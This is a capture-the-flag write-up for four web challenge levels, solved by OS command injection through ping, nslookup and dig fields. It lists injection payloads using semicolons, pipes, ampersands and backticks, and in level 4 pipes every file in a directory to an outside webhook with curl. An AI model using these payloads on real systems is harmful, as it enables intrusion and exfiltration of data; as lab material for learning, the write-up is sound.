



## WHOIS LVL1

### Description

#### Null

There are so many injections that can be used. Here is an example list of what can be used:

Form-select	Payload
nslookup	; cat flag.txt
nslookup	cat flag.txt
nslookup	& cat flag.txt
nslookup	&& cat flag.txt
nslookup	`cat flag.txt`
ping	0.0.0.0 && cat flag.txt
ping	0.0.0.0   cat flag.txt
ping	0.0.0.0; cat flag.txt
ping	0.0.0.0 & cat flag.txt
dig	; cat flag.txt
dig	cat flag.txt
dig	& cat flag.txt
dig	&& cat flag.txt
dig	`cat flag.txt`

Why did it happen? The failure to validate inputs before using them in functions that invoke OS-level commands, such as `exec()`, `system()`, or shell scripting constructs. As a result, we can exploit the application by appending the OS command. To demonstrate the OS example:

```
(osiris@ALICE) - [~/Downloads/CTF/STOUTCTF]
$ ping 0.0.0.0 -c 3 ; cat flag.txt
PING 0.0.0.0 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.169 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.067 ms

--- 0.0.0.0 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2066ms
rtt min/avg/max/mdev = 0.063/0.099/0.169/0.049 ms
STOUTCTF{REDACTED}
```

```
(osiris@ALICE) - [~/Downloads/CTF/STOUTCTF]
$ ping 0.0.0.0 -c 3 | cat flag.txt
STOUTCTF{REDACTED}
```

```
(osiris@ALICE) - [~/Downloads/CTF/STOUTCTF]
$ nslookup ; cat flag.txt
> STOUTCTF{REDACTED}
```

Example one

whois tool v2.0

STOUTCTF{6GmWewZFL2q1sEmSxeHehXCMajEEI9IX}

Example two



whois tool v2.0

ping

127.0.0.1;cat flag.txt

Check

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.134 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.179 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.158 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.224 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.134/0.174/0.224/0.033 ms
STOUTCTF{6GmWewZFLZqlsEmSxeHehXCMajEEI9IX}
```

Flag


STOUTCTF{6GmWewZFLZqlsEmSxeHehXCMajEEI9IX}



WHOIS LVL2

Description:  
Null

This time im using | to get the flag.



### whois tool Level 2

ping

127.0.0.1 | cat flag.txt

Check

STOUTCTF{tCoW5voLpV44Asdz0igETrE3IZMHVBV6}

Payload  
0.0.0.0 | cat flag.txt


Flag STOUTCTF{tCoW5voLpV44Asdz0igETrE3IZMHVBV6}



WHOIS LVL3

Description:  
Null

Using ``` and the command on the dig section.



Payload  
<code>cat flag.txt</code>

Flag STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}



WHOIS LVL4

Description:  
Null

Since other functions like ping, dnslookup, and dig couldn't be used, I decided to attempt a blind OS injection on the backup section using the curl function. By doing this, I was able to observe the response on the webhook site. This confirmed that the | (pipe) operator was functional. I then proceeded to send a POST request to read everything inside the current directory.

Payload  
| cat \* | curl -X POST -d @- https://webhook.site/107d6ce8-fc36-4c6e-bf5b-585461b6f297

Close up look



REQUESTS (1/100) Newest First

Search Query ?

POST #ce3df 75.9.127.110

12/23/2024 5:04:21 AM

Request Details Permalink

POST https://webhook.site/7a5db0fb-acf1-445d-b0b7-576d8c987245

Host 75.9.127.110 [Whois](#) [Shodan](#) [Netify](#) [Censys](#) [VirusTotal](#)

Date 12/23/2024 5:04:21 AM (a few seconds ago)

Size 42 bytes

Time 0.000 sec

ID ce3dfbad-faee-435f-94c6-d31a9f6b6a33

Note [Add Note](#)

Query strings

(empty)

Raw Content

STOUTCTF{aivDe09d05vVX40AHSKaKi7kXC5YfXoT}

Flag	STOUTCTF{aivDe09d05vVX40AHSKaKi7kXC5YfXoT}
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